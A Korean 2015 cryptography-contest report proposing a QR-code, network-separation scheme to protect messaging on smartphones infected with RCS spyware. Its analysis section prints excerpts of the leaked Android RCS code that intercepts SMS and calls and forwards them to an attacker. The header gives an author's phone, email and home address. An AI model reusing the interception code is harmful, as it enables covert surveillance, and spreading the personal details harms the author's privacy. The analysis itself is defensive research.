2015 국가암호기술 공모전

(1-B 분야)

2015. 08. 17

대표자	**성 명**	박태환	**소속**	부산대학교
	휴대폰	010-3563-5804		
	E-mail	pth5804@gmail.com		
	현 주소	부산광역시 해운대구 해운대해변로 117 대우마리나아파트 106동 104호		
참여자명(소속)	배봉진 (부산대학교), 최종석 (부산대학교)			

국가암호 공모전 2015:I-B 암호 활용 아이디어 제안
스마트폰 상에서 망분리 기법을 통한 RCS 방어 기법

박태환(박사), 배봉진(학사), 최종석(박사)
부산대학교 컴퓨터공학부

초록: 최근 사용자들의 스마트폰에 악성 코드를 설치한 후 원거리에서 해당 플랫폼을 감시하는 RCS(Remote Control System) 공격이 큰 화두로 떠오르고 있다. RCS 공격은 안드로이드 운영체제(OS)의 브로드캐스트 리시버 및 최상위 권한을 이용하여 사용자가 교환하는 모든 정보에 대해 도청할 수 있는 특징을 가진다. 이러한 RCS 공격은 국민들의 프라이버시 침해는 물론 군사적인 목적의 보안통신에도 큰 위협을 가할 수 있는 만큼 이를 효율적으로 방어하기 위한 방안에 대한 연구가 필요하다. 본 보고서에서는 망분리 기법을 적용하여 RCS에 의해 감염된 디바이스 상에서도 안전하게 보안 통신이 가능한 기법을 제안한다.
키워드: Remote Control System, 스마트폰, 망분리, 암호화

1. 서론

급속한 ICT 기술 발전은 언제 어디서나 정보에 대한 접근이 가능한 정보화 시대를 가능하게 하고 있다. 정보에 대한 접근은 개인 컴퓨터를 통해서도 가능하지만, 현재는 누구나 휴대가 간편한 스마트폰을 통해 이루어지고 있다. 2013년도에 구글에서 제공한 정보에 따르면 <그림 1>에서와 같이 국내 스마트폰 보급률은 73%로써 대부분 사람들이 스마트폰을 사용하고 있음을 확인할 수 있다.

<그림 1> 스마트폰 보급률(왼쪽), 안드로이드 운영체제상의 RCS 프로그램(오른쪽)

하지만 스마트폰의 보편화는 또 다른 문제점을 일으키고 있다. 최근에 <그림 1>에서와 같이 이탈리아 해킹 그룹에 의해 사용자의 통화내용과 문자메시지와 같이 민감한 정보가 노출되는 것이 가능한 악성 코드가 공개되었다. 해당 악성 코드는 APK 파일 형식으로 사용자의 스마트폰에 설치되게 되고 이후에 스마트폰에 전송되는 정보를 상세히 공격자의 서버로 보고하는 형식으로 설계되었다. 해당 프로그램은 한번 깔게 되면 안드로이드의 최고권한을 탈취하여 정상적인 리시버를 통해 제공되는 정보에 접근하게 됨으로써 정상적인 루트로 교환되는 모든 정보가 외부로 노출될 수 있는 문제점을 가진다 [1]. 따라서 이를 보완하기 위한 기술의 개발이 그 어느 때보다 요구되고 있다. 본 보고서에서는 악성 코드에 감염된 스마트폰 상에서도 자신의 정보가 외부로 노출되지 않도록 스마트폰 망분리 기법을 적용한 감청 방지 기법을 제안한다. 이는 사용자의 정보가 입력되는 디바이스와 네트워크로 통신하는 디바이스를 분리하여 네트워크에 연결된 디바이스가 악성 코드에 감염된 경우에도 안전한 보안통신이 가능하도록 한다.

본 보고서의 구성은 다음과 같다. 2장에서는 RCS 코드와 QR코드, 방화벽 시스템 그리고 망분리 기법에 대해 확인해 보도록 한다. 3장에서는 본 보고서에서 제안하는 RCS 공격에 대한 방어 기법에 대해 확인해 보도록 한다. 4장에서는 제안하는 시스템에 대한 실험 및 결과에 대해 확인해 보도록 한다. 마지막으로 5장에서는 본 보고서의 결론을 내린다.

2. 관련연구

2.1 RCS 코드 분석

본 절에서 실제 RCS 소스코드가 안드로이드 OS 스마트폰에서 동작하는 순서에 대해 설명하고자 한다. <그림 2>와 같이 RCS 악성 코드를 이용하여 통화, 문자, SNS 등에 대해 도/감청을 하고자 하는 사용자의 스마트폰에 phishing URL 방식과 기타 다양한 방식을 통해 감염을 시킨다. 이후 RCS 악성 코드에서는 Android의 Broadcast Receiver를 이용하여 사용자가 스마트폰을 통해 통화, SMS, SNS 활동 등의 이벤트를 감지하여 통화내용, 문자내용, SNS 내용 등을 공격자에게 전달하여 사용자의 통화, 문자 등의 행위에 대한 도/감청이 가능하도록 한다.

<그림 2> RCS 소스 코드 동작 흐름

본 보고서에서는 캐나다 토론토 대학의 사이버연구팀 시티즌 랩에서 공개한 안드로이드용 RCS 소스코드[12]를 분석하여 실제 안드로이드 환경에서의 RCS 동작과 관련된 부분에 대해 분석을 한다. RCS 소스코드는 설치된 안드로이드 스마트폰 상에서의 전화 통화, 문자

송수신과 같은 다양한 이벤트 및 기능에 대한 접근을 위해, 많은 권한을 가지고 있는 것으로 <그림 3>과 같이 확인할 수 있다.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.android.service" android:versionCode="1"
    android:versionName="1.0">
    <!-- QUESTO FILE E' GENERATO DA build.xml. MODIFICATE IL FILE IN PREPROCESS -->
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.WRITE_SMS" />
    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
    <uses-permission android:name="android.permission.VIBRATE" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.FLASHLIGHT" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_CALENDAR" />
    <uses-permission android:name="android.permission.READ_LOGS" />
    <uses-permission android:name="android.permission.SET_WALLPAPER" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.USER_PRESENT" />
    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
```

<그림 3> RCS 소스코드(Androidmanifest.xml)상에 설정된 권한

RCS 소스코드는 안드로이드 OS의 브로드캐스트 리시버(Broadcast receiver)라는 기능을 기반으로 동작한다. 브로드캐스트 리시버(Broadcast receiver)의 경우, 안드로이드 스마트폰 상에서 전화 통화, 문자 송수신과 같은 이벤트가 발생하면 알려주는 역할을 수행하며, 브로드캐스트 리시버(Broadcast receiver)를 사용하기 위해서는 AndroidManifest.xml 파일에 <receiver></receiver> 태그를 사용하는 방식과 Java 코드상에서 Receiver를 등록하는 방식으로 나누어질 수 있다. RCS 소스코드 중 AndroidManifast.xml 파일에서 <receiver>테그를 이용하여 아래의 그림과 같이 브로드캐스트 리시버가 등록된 것을 확인할 수 있다.

```
<receiver android:name="BroadcastMonitor">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED" />
        <action android:name="android.intent.action.USER_PRESENT" />
    </intent-filter>

    <intent-filter android:priority="65535">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
    </intent-filter>
</receiver>

<receiver android:name="com.android.service.listener.BatteryMonitor">
</receiver>

<receiver android:name="com.android.service.listener.BroadcastMonitorAc">
</receiver>

<receiver android:name="com.android.service.listener.BroadcastMonitorStandby">
</receiver>

<receiver android:name="com.android.service.listener.BroadcastMonitorSms">
    <intent-filter android:priority="999999999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED" />
    </intent-filter>
</receiver>

<receiver android:name="com.android.service.listener.BroadcastMonitorCall"
    android:exported="true">
    <intent-filter android:priority="0">
        <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
        <action android:name="android.intent.action.PHONE_STATE" />
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</receiver>
```

<그림 4> RCS 소스코드(Androidmanifest.xml)상의 브로드캐스트 리시버 등록부분

RCS 소스 코드의 Androidmanifest.xml 상에서는 총 6개의 브로드캐스트 리시버를 등록하여 사용하고 있으며, 안드로이드 상에서 액티비티(Activity)를 명시적 (클래스 지정 방식) 혹은 암시적 (데이터의 어느 한 부분에 대해 수행되는 액션 요청)으로 시작하는 역할을 하는 안드로이드 인텐트(Intent)를 이용하여 브로드캐스트 리시버가 동작하는 구조로 되어 있다. 또한, 안드로이드 운영체제상에는 여러가지의 인텐트(Intent)가 존재하기 때문에 인텐트 필터(Intent Filter)를 이용하여 실제 필요한 인텐트(Intent)에 대해서만 동작하도록 구현되어 있다. 본 보고서에서 분석한 RCS 소스코드 상에서는 <표 1>과 같은 Intent들이 사용되었다.

종류	기능
android.intent.action.BOOT_COMPLETED	안드로이드 부팅 시 발생하는 인텐트(Intent)
android.intent.action.USER_PRESENT	사용자가 안드로이드 스마트폰 화면 lock 해지 시 발생하는 인텐트(Intent)
android.provider.Telephony.SMS_RECEIVED	SMS 수신 기능 (RECEIVE_SMS 권한이 필요함)
android.intent.action.NEW_OUTGOING_CALL	전화 걸 때, 발생하는 인텐트 (Intent), PROCESS_OUTGOING_CALLS 권한이 필요함
android.intent.action.PHONE_STATE	전화 상태 (전화 통화 여부 등)가 변경될 때 발생하는 인텐트 (Intent)
android.intent.category.DEFAULT	암시적인 인텐트(Intent)를 수신하고자하는 액티비티(Activity) 사용을 위한 것

<표 1> RCS 소스코드(Androidmanifest.xml)상에 등록된 Intent

<표 1>와 같이 브로드캐스트 리시버에서 사용하고자하는 Intent를 정의하여 Intent Filter를 통해, 원하는 Intent가 발생하였을 시, Android의 OnReceive함수를 이용하여 처리하게 된다. 각 Intent에 따른 Action은 OnReceive 함수에서 정의하여 사용하는 구조로 구현되어 있었으며, 본 보고서에서는 SMS에 대해 RCS가 동작하는 구조에 대해 분석하여 설명한다. SMS와 관련된 Intent가 발생하였을 시, RCS소스 코드 (Rms.java)의 OnReceive함수는 아래와 같으며, 공격자가 관심 있는 문자인 경우, abortBroadcast()함수를 이용하여 다음에 발생하는 Broadcast되는 Intent에 대해 무시하도록 한 다음 SMS를 처리하기 위한 스레드를 동작시켜 해당 SMS에 대한 처리가 되도록 구현되어있다.

```
public class BSm extends BroadcastReceiver {
    private static final String TAG = "BroadcastMonitorSms"; //$NON-NLS-1$

    // Apparentemente la notifica di SMS inviato non viene inviata di proposito
    @Override
    public void onReceive(Context context, Intent intent) {
        boolean isCoreRunning = Core.isServiceRunning();
        if (isCoreRunning == false) {
            Intent serviceIntent = new Intent(context, ServiceMain.class);

            // serviceIntent.setAction(Messages.getString("com.android.service_ServiceCore"));
            context.startService(serviceIntent);

            if(!Path.makeDirs()){
                if (Cfg.DEBUG) {
                    Check.Log(TAG + " (onReceive) Error: Can't create a writable directory");
                }
                return;
            }
```

<그림 5> RCS 소스 코드(Rms.java)상의 OnReceive 함수 부분

```
for (String[] pair : list) {
    if (EventSms.isInteresting(sms, pair[0], pair[1])) {
        if (Cfg.DEBUG) {
            Check.log(TAG + " (onReceive) isInteresting: " + sms.getAddress() + " -> "
        }
        abortBroadcast();
        break;
    }
}

if (isCoreRunning) {
    final int result = ListenerSms.self().dispatch(sms);
}else{
    Thread thread=new Thread(new Runnable() {
        public void run() {
            try {
                Thread.sleep(5000);
            } catch (InterruptedException e) {

            }
            ListenerSms.self().dispatch(sms);
        };
    });
    thread.start();
}
```

<그림 6> RCS 소스 코드(Rms.java)상의 ListenerSms 스레드 동작 부분

<그림 5, 6>에서 동작하는 스레드에서는 SMS 송수신이 이루어지는 확인하기 위해 Receiver가 없는 경우 새로 등록하는 역할을 수행한다. Rms.java에서 공격자가 관심이 있는 SMS의 경우, 따로 번호와 메시지 정보를 메모리에 저장하여 처리하는 형식으로 구현되어 있다. 관련 소스 코드는 <그림 7>과 같다.

```
@Override
public boolean parse(ConfEvent conf) {
    try {
        number = conf.getString(M.e("number"));
        msg = conf.getString(M.e("text")).toLowerCase();

        BSm.memorize(number, msg);

    } catch (final ConfigurationException e) {
        if (Cfg.EXCEPTION) {
            Check.log(e);
        }

        if (Cfg.DEBUG) {
            Check.log(TAG + " Error: params FAILED");//$NON-NLS-1$
        }
        return false;
    }

    return true;
}
```

<그림 7> RCS 소스 코드(Rms.java)상의 파싱 과정에서의 메시지 저장 부분

수집한 SMS 혹은 MMS에 대해 MsgHandler와 MsgObserver를 통해 각 경우에 대해 관련 정보를 처리하여 공격자에게 전송하는 기능을 수행한다. MsgOberser.java에서

SMS에 대해 <그림 8>과 같이 moduleMesseg.notification 함수를 호출하여 해당 SMS에 대해 공격자에게 전송하기 위한 패킷 형태로 구성하는 과정을 거쳐 최종적으로 atomic 함수를 통해 공격자에게 <그림 9, 10>과 같이 전송하는 순서로 구성되어 동작하고 있으며, 통화와 기타 다른 기능에 대해서는 각각에 맞는 음성 파일 혹은 관련된 파일 형태로 저장하여 packet 형태로 공격자가 운영하는 서버로 전송한다.

```
if (smsEnabled) {
    final SmsBrowser smsBrowser = new SmsBrowser();
    final ArrayList<Sms> listSms = smsBrowser.getSmsList(moduleMessage.getLastManagedSmsId()
    final Iterator<Sms> iterSms = listSms.listIterator();

    while (iterSms.hasNext()) {
        final Sms sms = iterSms.next();
        sms.print();
        moduleMessage.notification(sms);
    }

    if (Cfg.DEBUG) {
        Check.log(TAG + " (actualBrowsing), getMaxId: " + smsBrowser.getMaxId());
    }
    moduleMessage.updateMarkupSMS(smsBrowser.getMaxId());
}
```

<그림 8> RCS 소스 코드(MsgObserver.java)상의 감청한 SMS 전송준비 부분

```
private boolean saveEvidenceSms(String address, byte[] body, long date, boolean sent) {

    String from, to;

    int flags;

    if (sent) {
        flags = 0;
        from = M.e("local"); //$NON-NLS-1$
        to = address;
    } else {
        flags = 1;
        to = M.e("local"); //$NON-NLS-1$
        from = address;
    }

    final int additionalDataLen = 48;
    final byte[] additionalData = new byte[additionalDataLen];

    final DataBuffer databuffer = new DataBuffer(additionalData, 0, additionalDataLen);
    databuffer.writeInt(SMS_VERSION);
    databuffer.writeInt(flags);

    final DateTime filetime = new DateTime(new Date(date));
    databuffer.writeLong(filetime.getFiledate());
    databuffer.write(ByteArray.padByteArray(from.getBytes(), 16));
    databuffer.write(ByteArray.padByteArray(to.getBytes(), 16));

    EvidenceBuilder.atomic(EvidenceType.SMS_NEW, additionalData, body);

    return isStopRequested();
}
```

<그림 9> RCS 소스 코드(ModuleMessage.java)상의 감청한 SMS 데이터 설정 부분

```
public static void atomic(int evidenceType, byte[] additional, byte[] data) {
    if (Cfg.DEBUG) {
        // Check.log(TAG + " (atomic)");
    }
    final Packet p = new Packet(evidenceType, additional, data);
    EvDispatcher.self().send(p);
}
```

<그림 10> RCS 소스 코드(EvidenceBuilder.java)상의 감청한 SMS 데이터 전송 부분

2.2 QR 코드


버전	셀 수	오류 복원 레벨	데이터 bit수(혼합)	숫자	영숫자	binary	한자
1	21x21	L	152	41	25	17	10
		M	128	34	20	14	8
		Q	104	27	16	11	7
		H	72	17	10	7	4
2	25x25	L	272	77	47	32	20
		M	224	63	38	26	16
		Q	176	48	29	20	12
		H	128	34	20	14	8
3	29x29	L	440	127	77	53	32
		M	352	101	61	42	26
		Q	272	77	47	32	20
		H	208	58	35	24	15
4	33x33	L	640	187	114	78	48
		M	512	149	90	62	38
		Q	384	111	67	46	28
		H	288	82	50	34	21

<그림 11> QR코드 버전 표의 일부[3]

본 보고서에서 제시하는 RCS 방어 기법에서는 QR코드(Quick Response Code)를 이용하여 양자 간의 암호화된 정보를 교환한다. QR코드란 사각형의 가로세로 격자무늬에 다양한 정보를 담고 있는 2차원(매트릭스) 형식의 코드로, 숫자 최대 7,089자, 문자(ASCII) 최대 4,296자, 이진(8비트) 최대 2,953바이트, 한자 최대 1,817자를 저장할 수 있다. 스마트폰이나 태블릿 PC 등의 QR코드 인식 애플리케이션을 사용하면 QR코드를 스캔할 수 있으며, QR코드로부터 각종 정보를 얻을 수 있다. 예를 들어 영화 포스터의 QR코드를 스캔하면 홍보 동영상 및 입장권 정보, 영화관 정보 등을 얻을 수 있고, 어떤 제품의 QR코드를 스캔하면 그 제품의 웹사이트로 연결되어 생산·유통·가격 정보 등을 얻을 수도 있다 [2]. QR코드는 숫자/영숫자/binary/한자 등을 입력문자로 사용하고, 코드의 오염이나 손상에 대비한 데이터를 복원하는 오류 복원 기능이 있으며 오류 복원 능력의 정도에 따라 레벨이 L, M, Q, H로 나뉜다. QR코드의 종류로는 초기 QR 코드 모델인 'QR코드 모델1', 모델1을 개량하여 만들었고 대중적으로 잘 알려진 'QR코드 모델2', 기판이나 전자부품 등 협소한 공간/소량 데이터 용도에 적합한 작은 QR코드인 'Micro QR코드', 기존 QR코드보다 정보의 표현 밀도를 향상시킨 'IQR 코드', 데이터 인식 제한 기능을 가진 'SQRC', 코드 안에 자유롭게 사용할 수 있는 캔버스 영역을 가진 'Frame QR' 등이 있다[3]. QR코드에는 버전이 있으며, 버전은 1~40으로 구성되어 있고 버전 1(21×21cell)로 시작하여 가로/세로

각각 4cell씩 늘어나 버전 40(177×177cell)까지 버전마다 셀 구성(셀 수)이 정해져 있다. 여기서 셀은 QR코드를 구성하고 있는 사각의 흑백의 점을 의미한다. 예를 들어, 입력 데이터의 종류를 '숫자'로 설정하고, 오류 복원 레벨을 'L'로 설정한 상태에서 숫자 데이터가 77자 정도 입력된다면 <그림 1>에서와 같이 버전 2가 최적화된 버전이 되어 QR코드를 생성할 때 버전 2의 QR코드를 생성하게 된다. QR코드의 버전은 데이터양, 문자 종류, 오류복원 레벨에 대응하여 설정된다. 즉, 데이터양이 증가하면 QR코드를 구성하는 셀이 많이 필요하며, 그만큼 QR코드는 커진다 [4]. 실제로 QR코드 생성 프로그램을 이용하여 QR코드를 생성해 보면 <그림 12, 13>과 같이 생성된다.

<그림 12> 버전 1 QR코드



<그림 13> 버전 20 QR코드


데이터 종류는 '숫자', 오류 레벨은 'L'로 설정하고, <그림 12>는 40자의 숫자를 QR코드로 생성한 것으로 버전 1의 QR코드에 해당되고, <그림13>은 2,060자의 숫자를 QR코드로 생성한 것으로 버전 20의 QR코드에 해당된다. 이러한 QR코드는 웹페이지나 스마트폰 애플리케이션을 통해 쉽게 생성/스캔 할 수 있다. 예를 들어, 안드로이드에서 zxing 라이브러리(오픈소스)를 이용하면 아래 그림과 같은 QR코드 생성/판독하는 프로그램을 직접 제작 할 수 있다 [5]. <그림 14>는 안드로이드 zxing라이브러리를 이용하여 QR코드 생성 프로그램을 만들어 'Pusan National University'라는 데이터를 가진 QR코드를 생성하고, QR코드 스캔 프로그램을 통해 생성한 QR코드를 스캔/판독한 결과이다.

QR코드 생성 QR코드 스캔 및 판독

<그림 14> zxing 라이브러리를 이용한 프로그램으로 QR코드 생성 및 스캔/판독 예시

2.3 방화벽

방화벽(Firewall)이란 외부로부터 내부망을 보호하기 위한 네트워크 구성요소 중의 하나로 외부의 불법침입으로부터 내부의 정보 자산을 보호하고 외부로부터 유해정보 유입을 차단하기 위한 정책과 이를 지원하는 하드웨어와 소프트웨어를 총칭한다. 방화벽은 외부망과 연동하는 유일한 창구로서 외부로부터 내부망을 보호하기 위해 각 서비스(FTP, TELNET 등)별로 서비스를 요구한 시스템의 IP주소 및 Port 번호를 이용하여 외부의 접속을 차단하거나 사용자 인증에 기반을 두고 외부접속을 차단한다. 또한, 상호 접속된 내·외부 네트워크에 대한 트래픽을 감시하고 기록한다. 방화벽은 네트워크의 출입로를 단일화함으로써 보안관리 범위를 좁히고 접근제어를 효율적으로 할 수 있어, 외부에서 불법으로 네트워크에 침입하는 것을 방지하면서 내부의 사용자가 네트워크를 자유롭게 사용할 수 있다. 하지만 내부에서 공격하는 경우에는 매우 약하다라는 특징이 있다 [6].



<그림 15> 네트워크 시스템[7]

패킷 필터링(Packet Filtering) 방식은 방화벽의 가장 기본적인 기능으로, OSI 7계층 구조에서 Transport Layer와 Network Layer에서 동작하며, 지나가는 패킷의 헤더(Header) 안의 IP address와 Port address만을 단순 검색하여 설정된 규칙에 의해 패킷의 통과 여부를 결정하는 방식이다. Stateful Inspection 방식이나 Application gateway 방식보다 처리 속도가 빠르고 적용이나 운용이 쉽다. 하지만 세션 관리나 애플리케이션의 내용을 참조하지 않고 모든 패킷이 정책을 기반으로 다루어지기 때문에 정책이 많으면 과부하가 걸리고 우회하여 오는 패킷은 걸러내질 못하여 보안에 취약하다.

상태정밀검사(Stateful Inspection) 방식은 패킷 필터링의 단점인 세션(session)에 대한 추적 기능을 보완한 방식으로 필터링 기능에 세션 추적 기능을 추가하여 일련의 네트워크 서비스의 순서를 추적하여 순서에 어긋나는 패킷들은 모두 차단하는 방식이다. 인스펙션 엔진이 애플리케이션 층으로부터 보안 결정이 요구되어 지는 상태(연결) 정보를 추출하여 동적인 상태 정보 테이블에 저장, 관리하고, 이를 바탕으로 뒤 따라는 커넥션 시도를 평가한다.

응용프로그램 검사(Application Firewall) 방식은 초창기에 네트워크를 기반으로 하던 공격 패턴이 점차 발달하여 일상적인 트래픽과 같은 특성을 가지면서 시스템을 공격하는 형태로 발전하고 있고, 패킷 필터 방식의 방화벽으로는 이러한 공격을 방어하기 어려워지면서 패킷의 내용을 검사하고 더 나아가서는 애플리케이션에 어떠한 영향을 미칠지를 분석하는 방화벽이 개발되었다. IPS, WAF, UTM 등으로 불리는 네트워크 장비들이 애플리케이션 방화벽이라고 할 수 있다. 강력한 로깅(Logging) 및 감사(Audit) 기능을 제공하며, 프록시의 특성인 프로토콜 및 데이터 전달기능을 이용하여 사용자 인증이나 바이러스 검색기능과 같은 부가적인 서비스를 지원한다. 하지만 트래픽이 OSI 7계층에서 처리되기 때문에 다른 방식과 비교해서 방화벽의 성능이 떨어지며, 또한 일부

서비스에 대해서는 사용자에게 투명한 서비스를 제공하기 어렵다 [7, 8]. 모바일기기의 방화벽은 일반적으로 애플리케이션 단위로 해당 앱을 차단/신뢰하는 방식으로 외부로부터의 접근을 통제한다.

<그림 16> 모바일 방화벽 예시

2.4 망분리


구분	물리적인 망분리	논리적 망분리
개념	- 한사람이 두 대의 PC를 사용 '업무영역'과 '인터넷영역'을 분리하여 사용 - 한 사람이 두 개의 PC를 사용하거나 전환 스위치로 망을 분리해 내는 방식 - 네트워크 카드를 두 개 탑재한 PC를 사용하는 방안	- 1인 1PC에서 가상환경을 구현해서 로컬영역은 '업무용', 가상영역은 '인터넷용'으로 사용 - 논리적 망분리의 경우에는 과거의 서버 기반 컴퓨팅(SBC) 혹은 최근의 가상화 기술을 활용한 VDI 방식 - 하나의 PC에 두 개의 운영체제(OS)를 설치하는 OS커널 분리 방식
VDI(데스크톱가상화) 방식은 데스크톱을 가상화시켜 서버에서 전산자원을 끌어다 사용하는 방식으로 업무용 VDI 전환을 통한 망분리와 개인용 VDI 전환을 통한 망분리로 분류된다. 업무용 VDI 구축의 경우 업무 전체의 전산 자원을 서버에서 가져오는 방식으로 정보자원의 중앙통제를 통한 보안 유지와 언제 어디서나 개인 단말기로 업무를 볼 수 있는 스마트워크, 효율적인 PC관리가 강점이다. 다만 업무용 VDI 전환을 통한 망분리는 전체 업무에 대한 가상화로 비용이 비싸다는 단점이 있다.		

<표 2> 물리적, 논리적 망분리 비교

주요 방송사 (MBC, KBS, YTN)와 금융사에 대한 APT(Advanced Persistent Threats)공격은 높은 기술력을 가진 해커들이 자신들의 목적(정보침해, 기득권 획득, 돈)을 달성하기 위해 목적시스템을 공격이다. 이러한 APT 공격을 방지하기 위한 대안으로 보안 전문가들은 업무망과 공용망(인터넷)의 망을 분리하는 망분리를 대안으로 제시하고 있다. 현재 정보통신망 이용촉진 및 정보보호 등에 관한 법률 시행령 제15조(개인정보의

보호조치)에도 정부에서 법률적으로 의무화를 명시해 놓았다. 망분리는 내부사원이 사용하는 업무망과 외부망(인터넷) 자체를 분리 운영하는 방식이다 [9]. 망분리는 크게 논리적 망분리와 물리적 망분리로 나누어 생각해 볼 수 있다. 논리적 망분리는 다시 VDI방식, SBC방식 그리고 OS커널방식으로 나뉜다. 방식은 다르지만, 업무 영역과 인터넷 영역을 따로 구성해 해킹으로부터 위험을 원천 봉쇄하는 데 목적이 있다.

스마트폰 애플리케이션에서 논리적 망분리 기법이 적용되는 부분은 샌드박싱 기술이라고 할 수 있다. 샌드박싱은 원격 코드 실행으로부터 스마트폰을 보호하는 방법 중 하나이다. 샌드박싱은 공격자가 소프트웨어에서 취약점을 발견하더라도 앱과 다른 소프트웨어 프로세스를 고립시킴으로써 사용자의 컴퓨터에 악성 소프트웨어가 설치되는 것을 방지하는 기술이다. 이는 가상화 기술을 이용해 외부로부터 들어온 프로그램을 보호된 영역에서 실행시킴으로써 알려지지 않은 위험 요인이 존재하는지 사전에 판단하는 보안 방식을 의미한다. 샌드박싱 기술의 가장 좋은 사례는 어도비 리더이다. 사이버 범죄자들은 리더가 PDF를 취급하는 방식의 버그를 통해 PC에 악성 소프트웨어를 설치하게 된다. 이를 방지하기 위해서는 샌드박싱을 추가하여 리더기의 보안을 향상 시킬 수 있다. 현재 이러한 샌드박싱 개념을 가장 광범위하게 적용하고 있는 기업은 애플의 앱스토어로써 <그림 17>을 통해 확인해 볼 수 있다. 만약 써드파티 프로그램이 사용자의 허락없이 시스템에 접근하거나, 시스템 파일을 직접적으로 수정할 수 있는 권한을 가지게 되면 개발자가 의도했든 의도하지 않았든 시스템 보안에 심각한 영향을 줄 수 있다. 따라서 개발자가 맥 앱스토어에 프로그램을 등록하고 판매하려면 애플이 요구하는 다양한 보안 규제 및 프로그래밍 가이드라인을 준수해야 한다.



<그림 17> 앱 상에서의 샌드박스[10]

프로그램이 시스템 파일 접속 권한을 가지고 있다고 해서 무조건 문제가 생기는 것은 아니지만, 역설적으로 문제가 생기는 대부분의 경우는 하나의 프로그램에 지나친 권한이 있는 경우가 대다수이다. 만약 프로그램이 시스템 자원에 직접 접근 및 관리하거나, 애플에 인증받지 않은 비정규 API를 사용하거나, 혹은 시스템 입출력 제어를 중간에서 가로채는 등 OS X의 운영과 보안에 큰 위협을 안길 수 있다.

3. 본론

제안하는 시스템 구조는 일반적으로 사용하는 스마트폰 1개와 보안 QR코드 생성기 1개로 구성된다. 일반적인 스마트폰의 경우에는 현재 사용하고 있는 스마트폰을 그대로 사용해도 된다. 스마트폰에서 운용되는 운영체제는 안드로이드 혹은 iOS를 구분하지 않고 사용할 수 있다. 제안하는 기법의 핵심기술은 QR코드 생성기를 통해 가능하다. QR코드 생성기는 스마트폰과 달리 매우 제한적인 기능만을 제공한다. QR코드 생성기는 통신기능을

제공하지 않는다. 이는 외부에서 해당 디바이스에 악성 코드를 삽입하는 것을 일차적으로 방지하게 된다. 그리고 카메라가 내장되어 있어 QR코드를 인식하는 것이 가능하며 QR코드를 화면으로 생성하는 것이 가능하다. 또한, 내부의 메모리는 매우 compact하게 설계되도록 하며 가능하면 제공하는 서비스에 대해서 One-Chip 형식으로 구성하여 악성 코드가 삽입이 불가능하도록 한다. <그림 18>에서는 QR코드 리더기에서 암호화된 메시지를 생성하고 이를 스마트폰으로 스캔한 후 다른 스마트폰으로 전송하게 되고 전송된 이미지를 QR코드 리더기로 읽어 메시지를 복호화하는 순서로 수행되게 된다.

<그림 18> 망분리 기법을 통한 암호화 메시지 전달 프로세스

